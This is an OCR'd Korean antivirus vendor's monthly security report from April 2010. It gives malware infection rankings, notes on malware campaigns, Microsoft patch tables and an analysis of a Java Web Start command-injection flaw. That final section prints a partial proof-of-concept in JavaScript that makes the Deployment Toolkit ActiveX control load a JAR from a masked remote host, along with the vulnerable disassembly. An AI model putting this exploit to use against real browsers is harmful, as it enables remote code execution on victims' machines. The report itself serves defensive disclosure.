ASEC REPORT

안철수연구소에서 발행하는 월간 보안 보고서

Vol. 04

안철수연구소

목 차

Ⅰ. 이달의 보안 동향

1. 악성코드 동향


악성코드 통계

2010년 4월 악성코드 통계현황은 다음과 같다.

순위	등락	악성코드명	건수	비율
1	–	TextImage/Autorun	443,372	20.3 %
2	–	Win32/Induc	326,581	14.9 %
3	New	JS/Agent	145,859	6.7 %
4	↓ 1	Win32/Parite	132,537	6.1 %
5	↑ 1	Win32/Olala.worm.57344	106,425	4.9 %
6	↑ 1	Win32/Conficker.worm.Gen	99,850	4.6 %
7	↓ 2	ALS/Bursted	93,099	4.3 %
8	–	Win32/Virut.B	91,589	4.2 %
9	↑ 1	TextImage/Sasan	85,310	3.9 %
10	↓ 1	Win32/Virut	83,873	3.8 %
11	↑ 1	Win–Trojan/Daonol.Gen	80,287	3.7 %
12	↓ 8	Win32/Palevo.worm.Gen	74,729	3.4 %
13	–	TextImage/Viking	70,658	3.2 %
14	New	JS/Cosmu	59,189	2.7 %
15	↑ 5	Win32/Traxg.worm.61440	58,076	2.7 %
16	–	Win32/Autorun.worm	57,712	2.6 %
17	New	Win–Adware/KorAd.1594880	52,325	2.4 %
18	New	Win–Trojan/Downloader.1134080	44,518	2 %
19	New	Win–Trojan/Patched.AD	41,727	1.9 %
20	New	Win–AppCare/HideWin.31232	40,315	1.8 %
	합계		2,188,031	100 %

[표 1–1] 악성코드 감염보고 Top 20

2010년 4월의 악성코드 감염 보고는 TextImage/Autorun이 1위를 차지하고 있으며, Win32/Induc과 JS/Agent가 각각 2위와 3위를 차지 하였다. 신규로 Top 20에 진입한 악성코드는 총 6건이다.



AhnLab Policy Center 4.0


아래 표는 악성코드의 주요 동향을 파악하기 위하여, 악성코드별 변종을 종합한 악성코드 대표진단명 감염보고 Top200이다.

순위	등락	악성코드명	건수	비율
1	–	Win–Trojan/Agent	675,610	13.2 %
2	–	Win–Trojan/Onlinegamehack	571,698	11.2 %
3	–	Win–Trojan/Downloader	526,113	10.3 %
4	–	TextImage/Autorun	443,689	8.7 %
5	–	Win32/Induc	326,681	6.4 %
6	↑ 3	Win32/Autorun.worm	302,183	5.9 %
7	–	Win32/Conficker	286,940	5.6 %
8	–	Win32/Virut	267,357	5.2 %
9	↓ 3	Win–Trojan/OnlineGameHack	257,022	5 %
10	New	Win–Trojan/Bho	167,331	3.3 %
11	0	Win–Trojan/Daonol	161,554	3.2 %
12	↑ 1	Win32/Kido	161,112	3.1 %
13	New	JS/Agent	145,861	2.9 %
14	↓ 4	Win32/Palevo	140,616	2.7 %
15	↓ 1	Win32/Parite	134,036	2.6 %
16	New	Win–Trojan/Killav	129,594	2.5 %
17	New	Win–Adware/BHO	121,458	2.4 %
18	↓ 2	Win32/Olala	108,160	2.1 %
19	↓ 7	Win–Trojan/Genome	95,862	1.9 %
20	↓ 5	Dropper/Onlinegamehack	95,214	1.9 %
	합계		5,118,091	100 %

[표 1–2] 악성코드 대표진단명 감염보고 Top 20


2010년 4월의 감염보고 건수는 Win–Trojan/Agent가 총 675,610건으로 Top20중 13.2%의 비율로 1위를 차지하고 있으며, Win–Trojan/Online–gamehack이 571,698건으로 2위, Win–Trojan/Downloader이 526,113건으로 3위를 차지 하였다.

아래 차트는 고객으로부터 감염이 보고된 악성코드 유형별 비율이다.




[그림 1–1] 악성코드 유형별 감염보고 비율

2010년 4 월의 감염보고 건수는 악성코드 유형별로 감염보고건수 비율은 트로잔 (TROJAN)류가 46.4%로 가장 많은 비율을 차지하고, 웜(WORM)이 13.7%, 바이 러스(VIRUS)가 8.5%의 비율을 각각 차지하고 있다.



[그림 1-2] 악성코드 유형별 감염보고 전월 비교

악성코드 유형별 감염보고 비율을 전월과 비교하면, 트로잔, 애드웨어(ADWARE), 다운로더(DOWNLOADER), 스파이웨어(SPYWARE)가 전월에 비해 증가세를 보이고 있는 반면 웜, 바이러스, 스크립트(SCRIPT), 드롭퍼(DROPPER)는 전월에 비해 감소 한 것을 볼 수 있다. 애프케어(AP-PCARE)계열들은 전월 수준을 유지하였다.



[그림 1-3] 악성코드 월별 감염보고 건수

4월의 악성코드 월별 감염보고 건수는 10,300,965건으로 3월의 악성코드 월별 감염 보고건수 7,578,804건에 비해 2,722,161건이 증가하였다.


AhnLab V3 MSS

아래 표는 4월에 신규로 접수된 악성코드 중 고객으로부터 감염이 보고된 악성코드 Top200이다.

순위	악성코드명	건수	비율
1	Win-Trojan/Downloader.1134080	44,518	9.7 %
2	Win-Trojan/Bho.923136	36,673	8 %
3	Win-Trojan/Agent.70144.FG	34,787	7.6 %
4	Win-Trojan/Onlinegamehack.64398	28,212	6.2 %
5	Win-Trojan/Onlinegamehack.78936	27,064	5.9 %
6	Win-Trojan/Bho.718336	26,902	5.9 %
7	Win-Trojan/Infostealer.74104	21,736	4.8 %
8	Win-Trojan/Bho.787456	20,772	4.5 %
9	Win-Trojan/Bho.314880	20,595	4.5 %
10	Win-Trojan/Downloader.266240.I	19,612	4.3 %
11	Win-Trojan/Onlinegamehack.163840.B	19,603	4.3 %
12	Win-Trojan/Downloader.65904.B	19,028	4.2 %
13	Win-Spyware/Agent.241664.B	18,709	4.1 %
14	Win-Trojan/Pwstealer.71096	18,596	4.1 %
15	Win-Trojan/Downloader.266240.H	18,439	4 %
16	Win-Trojan/Killav.59392.C	17,664	3.9 %
17	Win-Trojan/Downloader.791552.D	16,695	3.6 %
18	Win-Trojan/Agent.106496.QU	16,584	3.6 %
19	Win-Trojan/Banker.385008	16,331	3.6 %
20	Win-Trojan/Keylogger.65912	15,002	3.3 %
		457,522	100 %

[표 1-3] 신종 악성코드 감염보고 Top 20

4월의 신종 악성코드 감염 보고의 Top 20은 Win-Trojan/Downloader.1134080가 44,518건으로 전체 9.7%를 차지하여 1위를 차지하였으며, Win-Trojan/Bho. 923136가 36,673건 2위를 차지하였다.



[그림 1-4] 신종 악성코드 유형별 분포


4월의 신종 악성코드 유형별 분포는 트로잔이 74%로 1위를 차지하였다. 그 뒤를 이어 애드웨어가 8%, 드롭퍼가 6%를 각각 차지하였다.

악성코드 이슈

남아공 월드컵을 이용한 악의적인 PDF 문서

어도비 아크로벳 리더의 잘못된 TIFF 이미지 파싱 관련 취약점을 이용한 악성코드 유포 사례가 국외에서 발견, 보고 되었다. 여기에 사용된 주제

는 2010 남아공 월드컵 관련 내용으로 위장 되어 있었다. 악의적인 PDF 는 기존에 알려진 CVE-2010-0188 취약점을 가지고 있었다. 메일로 전송 되었던 해당 악성코드는 취약한 어도비 아크로벳 리더에서 읽혀진 경우 TIFF 파일에 대한 잘못된 파싱과 이를 통하여 쉘코드가 실행 되며, 이후 특정 폴더에 악성코드 파일을 생성하고 정보의 유출을 시도 할 것으로 보인다. 최근에 연이은 PDF 보안 문제가 불거지고 있는 만큼 해당 응용 프로그램 사용자는 반드시 보안 업데이트를 하기 바란다.




[그림 1-5] 취약점이 있는 PDF 문서 실행 과정

Windows Mobile 계열에서 동작하는 악성코드 국내발견 주의보

국내에서 윈도우 모바일 계열 (5.0, 6.1, 6.5버전) 에서 동작하는 스마트폰 악성코드인 WinCE/TredDial.a (일명 3D Antiterrorist)가 발견, 보고 되었다. 해당 악성코드는 게임 어플리케이션에 포함 되어 발견 되었다. 해당 악성코드의 실행 후 증상은 임의로 특정 전화번호의 국제전화를 무단으로 발신 하도록 되어 있었다. 이 경우 사용자에게 원치 않는 통신비가 과금 되는 상황이 발생 된다. 이용된 게임명은 '3D Antiterrorist' 이며 다음과 같은 'antiterrorist3d.cab' 파일명을 가지고 있다. 실행 시에는 Program Files 폴더에 reg.exe가 설치되며, 시스템 폴더에 smart32.exe 라는 이름으로 해당 파일을 복사한다. 또한 해외 Premium-rate number 에 국제전화를 시도하여 국제전화 과금을 발생시킨다.

AhnLab Patch Manager



[그림 1-6] V3 Mobile을 이용한 WinCE/TredDial.a 진단/치료 화면

최근 들어 스마트폰 사용자가 많아지고 다양한 스마트폰 OS 가 선을 보이고 있다. 스마트폰 응용 프로그램도 PC 응용 프로그램과 마찬가지로 하나의 응용 프로 그램이다. 그러므로 많은 사용자가 사용한 프로그램이거나 공식적인 경로를 통해서 구입 및 설치한 신뢰 할 수 있는 프로그램인지를 다운로드 및 설치 전에 확인 할 필요가 있다.

Blackhat SEO 기법 위협의 증가

안철수연구소를 비롯한 유명 안티 바이러스 업체에서는 올 한 해 이슈가 커질 보안 위협으로 블랙햇 SEO(Blackhat Search Engine Optimization) 기법을 이용한 악성코드 유포나 온라인 사기에 대하여 언급 하였다. 해당 기법은 검색순위가 높은 단어나 혹은 특정 주제에 대하여 사용자가 검색 사이트를 통하여 검색을 하여 접속 한다는 사실로부터 시작 된다. 사이버 범죄자들은 악성코드 유포지나 온라인 사기를 벌일 수 있는 웹 사이트를 만들어 놓고 검색 사이트에서 사용자가 히트율이 높은 단어나 주제에 대하여 검색 했을 때 자신이 제작해둔 사이트를 상위로 노출 시키도록 하는 것이다. 이들은 대부분 악성코드를 유포하도록 하거나 온라인 신용카드 사기를 발생 시키고 있다. 주로 국외에서 자주 보고 되었고 이전 볼륨(Volume)에도 언급 한 것처럼 국내 유명 피겨 선수의 동영상을 가장한 웹 사이트들이 Blackhat SEO 기법을 통하여 알려진 사례가 있었다. 4월에는 타 안티 바이러스 업체의 오진 정보를 가장한 웹 사이트가 발견, 보고 되기도 하였다. 사용자들은 공식적이거나 신뢰할만한 웹 사이트에서 정보를 얻는 것이 좋으며 일부 안티 바이러스 업체에서 제공하는 평판기반 또는 사이트 분석기반의 보안제품의 기능을 이용하여 안전한 웹 서핑을 하는 것도 도움이 된다.

스팸 메일을 통한 악성코드 유포

최근 아래와 같이 이메일 계정의 도메인 이름을 제목으로 하여 클릭을 유도하는 스팸 메일이 유포되고 있다.

제목: *도메인* account notification

Dear Customer,

This e-mail was send by *도메인* to notify you that we have tempo-ranly prevented access to your account.


We have reasons to believe that your account may have been ac-cessed by someone else. Please run attached file and Follow in-structions

(C) *도메인*

제목은 예를 들어 사용하는 이메일 계정이 id@ahnlab.com 이라면 메일 제목은 "ahnlab.com account notification" 으로 스팸 메일이 들어오게 됩니다. 해당 메일 에는 첨부파일이 포함되어 있거나 혹은 URL 링크가 포함되어 있다. 이러한 메일에 첨부된 파일이나 URL 링크를 통해 받는 파일은 악성코드이므로 실행하지 않도록 주의해야 한다.

ActiveX를 통해 전파되는 악성코드

최근 국내 포털 업체의 BGM Player와 CafeOn으로 위장하여 키보드의 입력 값을 훔치는 키로거(Keylogger)를 설치하는 악성 ActiveX가 발견되었다. 이번에 발견된 악성코드의 특징은 기존 악성코드들과는 다르게 파일에 대한 디지털 서명까지 포함되어 있었다는 점이다. 신뢰되지 않은 사이트에서 ActiveX 설치를 요구한다면 주의를 해야 한다.




[그림 1-7] 악성코드 파일의 디지털 서명

보안 제품을 공격하는 악성코드

최근 발견된 온라인 게임의 계정을 탈취하는 스파이웨어인 스파이웨어 피더블유 에스 온라인게임(Win-Spyware/PWS.OnlineGame)의 경우 특정 보안 제품 관련 모듈을 변조시켜 정상 작동을 방해하는 기능을 가지고 있다. 따라서 해당 스파이웨어 감염 되었을 경우 해당 보안 제품의 특정 기능이 정상적으로 동작하지 못하는 경우가 발생하고 있다. 이는 과거 자신을 진단하고 치료하는 보안 제품을 우회하는 기법이 변화된 것으로 해당 스파이웨어 이외 다른 보안 위협에도 지속적으로 노출될 수 있는 문제점을 야기한다. 이러한 스파이웨어는 주로 인터넷 웹 브라우저 보안 취약점이나 운영체제의 보안 취약점을 통해 감염되므로 사용자는 수시로 보안 패치를 수행해 외부의 공격을 예방하는 것이 좋다. 또한 의심스러운 이메일이나 링크를 클릭하지 않는 습관도 중요하다.

끊임 없는 가짜 백신

가짜 백신으로 인한 사용자 피해가 끊이질 않고 있다. 과거 가짜 백신은 ActiveX 컨트롤을 통해 불특정 다수의 사이트에서 배포 되었는데, 여러 보안 업체 및 관련 기관의 노력으로 인해 그 수가 많이 줄어 들었다. 하지만 최근 가짜 백신은 보안 취약점, 다른 애드웨어의 번들 또는 업데이트 프로그램을 사용, 웹 하드와 같은 인터넷 서비스의 제휴 프로그램으로 설치하는 사례가 부쩍 늘어나고 있다. 이렇게 설치된 가짜 백신의 경우 사용자 컴퓨터를 정상적으로 사용할 수 없도록 파일의 실행을 차단하거나, 바탕화면을 변경시켜 사용자의 불안감을 조성하고 허위 또는 과장된 진단 결과를 지속적으로 노출시켜 사용자의 유료 결제를 유도한다.



[그림 1-8] 사용자 동의 없이 설치된 가짜 백신


이러한 가짜 백신은 위와 같은 배포 및 설치 방법으로 인해 사용자가 직접 설치한 기억이 없는 제품이 대부분이다. 이러한 가짜 백신은 지속적으로 허위 또는 과장된 진단 결과를 보여줌으로 사용자의 불안감을 조성하며 정상적인 서비스 센터를 운영하지 않는다. 그리고 대부분 자동 결제 연장 서비스로 인해 매달 일정 금액이 자동으로 결제되는 문제를 가지고 있다. 따라서 이러한 피해를 막기 위해서는 새로운 프로그램을 설치하거나 서비스를 사용할 경우 무조건 "예"를 눌러 진행하지 말고 추가로 설치되는 프로그램이 있는지 잘 살펴 보아야 하며 해당 프로그램이나 서비스가 나에게 정말 필요한 것인가를 다시 한번 살펴보고 진행하는 것이 중요하다.

2. 시큐리티 동향

시큐리티 통계

4월 마이크로소프트 보안 업데이트 현황

마이크로소프트사로부터 발표된 4월 보안 업데이트는 11건이다.




[그림 1-9] 공격 대상 기준 별 MS 보안 업데이트

위험도	취약점	PoC
보통	Windows ISATAP 구성 요소의 취약점으로 인한 스푸핑 허용 문제점 (978338)	무
중요	Microsoft Visio의 취약점으로 인한 원격 코드 실행 문제점 (980094)	무
긴급	Windows Media Player의 취약점으로 인한 원격 코드 실행 문제점 (979402)	무
긴급	Microsoft MPEG Layer-3 코덱의 취약점으로 인한 원격 코드 실행 문제점 (977816)	무
긴급	Microsoft Windows Media Services의 취약점으로 인한 원격 코드 실행 문제점 (980858)	무
중요	Microsoft Exchange 및 Windows SMTP 서비스의 취약점으로 인한 서비스 거부 문제점(981832)	무
중요	Microsoft Office Publisher의 취약점으로 인한 원격 코드 실행 문제점 (981160)	무
중요	VBScript 스크립팅 엔진의 취약점으로 인한 원격 코드 실행 문제점 (981169)	유
중요	Windows 커널의 취약점으로 인한 권한 상승 문제점 (979683)	무
긴급	SMB 클라이언트의 취약점으로 인한 원격 코드 실행 문제점 (980232)	무
긴급	Windows의 취약점으로 인한 원격 코드 실행 문제점(981210)	무

[표 1-4] 2010년 4월 주요 MS 보안 업데이트


이번 달에는 지난 달에 발표된 2건보다 훨씬 많은 11건의 패치가 발표되었다. 특히 MS10-022은 지난달 PoC로 발표되었고, 인터넷 익스플로러 상에서 VBScript를 통한 Windows Help 파일 실행 과정에서 발생하는 실행 가능한 코드 취약점이다. 사용자가 "F1" 키를 클릭하게 되면, 악의적으로 조작된 공격자의 파일이 winhlp 32.exe를 통해서 실행되면서 임의의 명령을 수행할 수 있게 된다. 악의적인 공격 파일의 경로는 로컬파일시스템, SMB 또는 WedDav를 사용할 수 있다. 또한, help 파일에 전달되는 파라미터의 길이가 지나치게 긴 경우, 버퍼 오버플로우 취약점으로 발생하여 인터넷 익스플로러의 크래쉬(Crash)가 발생하는 취약점도 존재하여 사용자의 주의가 필요하다.

악성코드 침해 웹사이트 현황




[그림 1-10] 악성코드 배포를 위해 침해된 사이트 / 배포지 수

[그림 1-10]는 월별 악성코드 침해 사이트 현황을 나타낸 그래프로, 2010년 1월 부터 침해 사이트와 유포 사이트가 꾸준하게 증가하고 있는데, 그 원인을 살펴보면 2010년 4월 한달 동안 침해 사이트를 통해서 유포되었던 악성코드의 대부분은 Win -Trojan/Daonol의 변종들이었고, 침해사고가 발생한 사이트에 삽입되었던 악성 스크립트 URL이 수시로 변경되는 특징이 있었다. 또한 메인 도메인과 여러 하위 도메인으로 서비스되고 있는 사이트의 경우 메인 도메인에 침해사고가 발생하면 하위 도메인에까지 영향을 주는 것도 하나의 원인이라고 할 수 있다.



[그림 1-11] 침해사고 사이트 구조




[그림 1-12] 악성코드 배포를 위해 사용된 취약점

[그림 1-12]은 월별 침해사고가 발생한 웹사이트들에서 악성코드를 유포하기 위해서 사용했던 취약점들에 대한 통계로, MS06-014취약점을 사용한 악성코드 유포가 가장 많이 탐지되었고 그 다음으로 MS10-002취약점을 사용한 사례가 많았다.

시큐리티 이슈

Java JRE deploytk.dll ActiveX Control Multiple BOF 취약점

이번 볼륨(Volume)에서는 Java JRE에서 발생하는 BOF취약점에 대해 알아보자. Oracle Java Web Start은 Java 2 Runtime Environment (JRE)의 컴포넌트이다. Web Start 어플리케이션에 관한 정보는 Java Network Launching Protocol(JNLP) 파일 내에 저장되며, 디폴트로 Javaws Utility와 함께 실행 된다.



[그림 1-13] Javaws Utility의 command line 파라미터

〈jnlp-file〉 파라미터에는 URL이 존재하고, 이중 "-J〈option〉"은 Javaws가 Virtual Machine에 옵션을 제공하는 것을 허용해 준다. Virtual Machine에 제공 된 옵션들 중 "-jar" 옵션은 Virtual Machine이 Java 어플리케이션의 위치로서 명시된 Java Archive file(JAR)을 이용할 수 있게 지시한다. Oracle Java Web Start는 사용자가 JNLP 파일의 URL을 이용하여 그들의 어플리케이션을 설치하고 시작할 수 있도록 Java 개발자에게 방법을 제공해 준다. Oracle은 개발자들이 Client Machine에서 이 작업을 수행할 수 있게 "Java Plugin"과 "Java Deployment Toolkit"이라 불리는 NPAPI와 ActiveX기술을 공개하였다. 이 기술을 제공하는 라이브러리로는 jp2iexp.dll, npjp2.dll, npdeploytk.dll, deploytk.dll이 있다.

```
Class ID Java Technology
----------------------------------------------------------------------------------------
CAFEEFAC-DEC7-0000-0000-ABCDEFFEDCBADeployment Kit Control
8AD9C840-044E-11D1-B3E9-00805F499D93      Java Plugin Control
```
[그림 1-14] Start 어플리케이션 시작을 위해 이용되는 ActiveX object(IE)

Web Start 어플리케이션과 연관된 두 함수는 아래와 같다.

```
• launch - Launches JNLP application using the plugin if available.
• launchWebStartApplication(jnlp) - Launches the JNLP application specified by the jnlp file parameter.
```
[그림 1-15] Web Start 어플리케이션과 연관된 두 함수

아래는 Internet Explorer에서 해당 취약점을 이용하는 PoC의 일부분을 발췌한 내용이다.

```
var u = "http: -J-jar -J\\\\xxx.xxxxxxxxx.com\\xxxx.jar none";
if (window.navigator.appName == "Microsoft Internet Explorer") {
  var o = document.createElement("OBJECT");
  o.classid = "clsid:CAFEEFAC-DEC7-0000-0000-ABCDEFFEDCBA";
  o.launch(u);
```
[그림 1-16] 해당 취약점을 이용하는 POC

Oracle Java Web Start내에는 command line Injection 취약점이 존재한다. 이 취약점은 Java Web Start 시작할 때 "Java Plugin"과 "Java Deployment Toolkit"에 의해 JNLP 네트워크 경로의 적절한 입력을 검증하지 못한 것이 원인이 된다. 구체적으로 말해서 Web Start 어플리케이션을 시작하기 위해 "Java Plugin"과 "Java Deployment Toolkit"을 이용할 때, URL 경로가 올바른 네트워크 리소스를 가리키는지 표면적으로만 확인한다. 일단 입력으로 올바른 URL이라면 Javaws Command-line Utility를 실행한다. URL내에 "-J" 문자가 명시되어 있으면, Web Start deployment technology은 부정확한 command line 파라미터를 Javaws Utility로 전달한다.

아래는 version 6.0.180.7의 deploytk.dll 파일 내 취약한 일부분이다.

```
1000B8AF   8D45 E4      LEA EAX,DWORD PTR SS:[EBP-1C]
1000B8B2   50           PUSH EAX
1000B8B3   8D45 A0      LEA EAX,DWORD PTR SS:[EBP-60]
1000B8B6   50           PUSH EAX
1000B8B7   53           PUSH EBX
1000B8B8   53           PUSH EBX
1000B8B9   53           PUSH EBX
1000B8BA   53           PUSH EBX
1000B8BB   53           PUSH EBX
1000B8BC   53           PUSH EBX
1000B8BD   56           PUSH ESI
1000B8BE   8D85 9CFEFFFF  LEA EAX,DWORD PTR SS:[EBP-164]
1000B8C4   50           PUSH EAX
1000B8C5   C745 A0 4400000>MOV DWORD PTR SS:[EBP-60],44
1000B8CC    FF15 58210210  CALL DWORD PTR DS:[<&KERNEL32.
CreateProc>;kernel32.CreateProcessA
```
[그림 1-17] deploytk.dll 파일 내 취약한 부분

아래는 Kernel32. CreateProcessA를 호출할 당시 해당 인자 값의 내용이다.

```
ModuleFileName = "C:\Program Files\Java\jre6\bin\javaws.exe"
CommandLine = ""C:\Program Files\Java\jre6\bin\javaws.exe"
                                    http: -J-jar -J\\xxx.xxxxxxxxx.com\xxxx.jar none"
pProcessSecurity = NULL
pThreadSecurity = NULL
InheritHandles = FALSE
CreationFlags = 0
pEnvironment = NULL
CurrentDir = NULL
pStartupInfo = 01E6F4FC
```

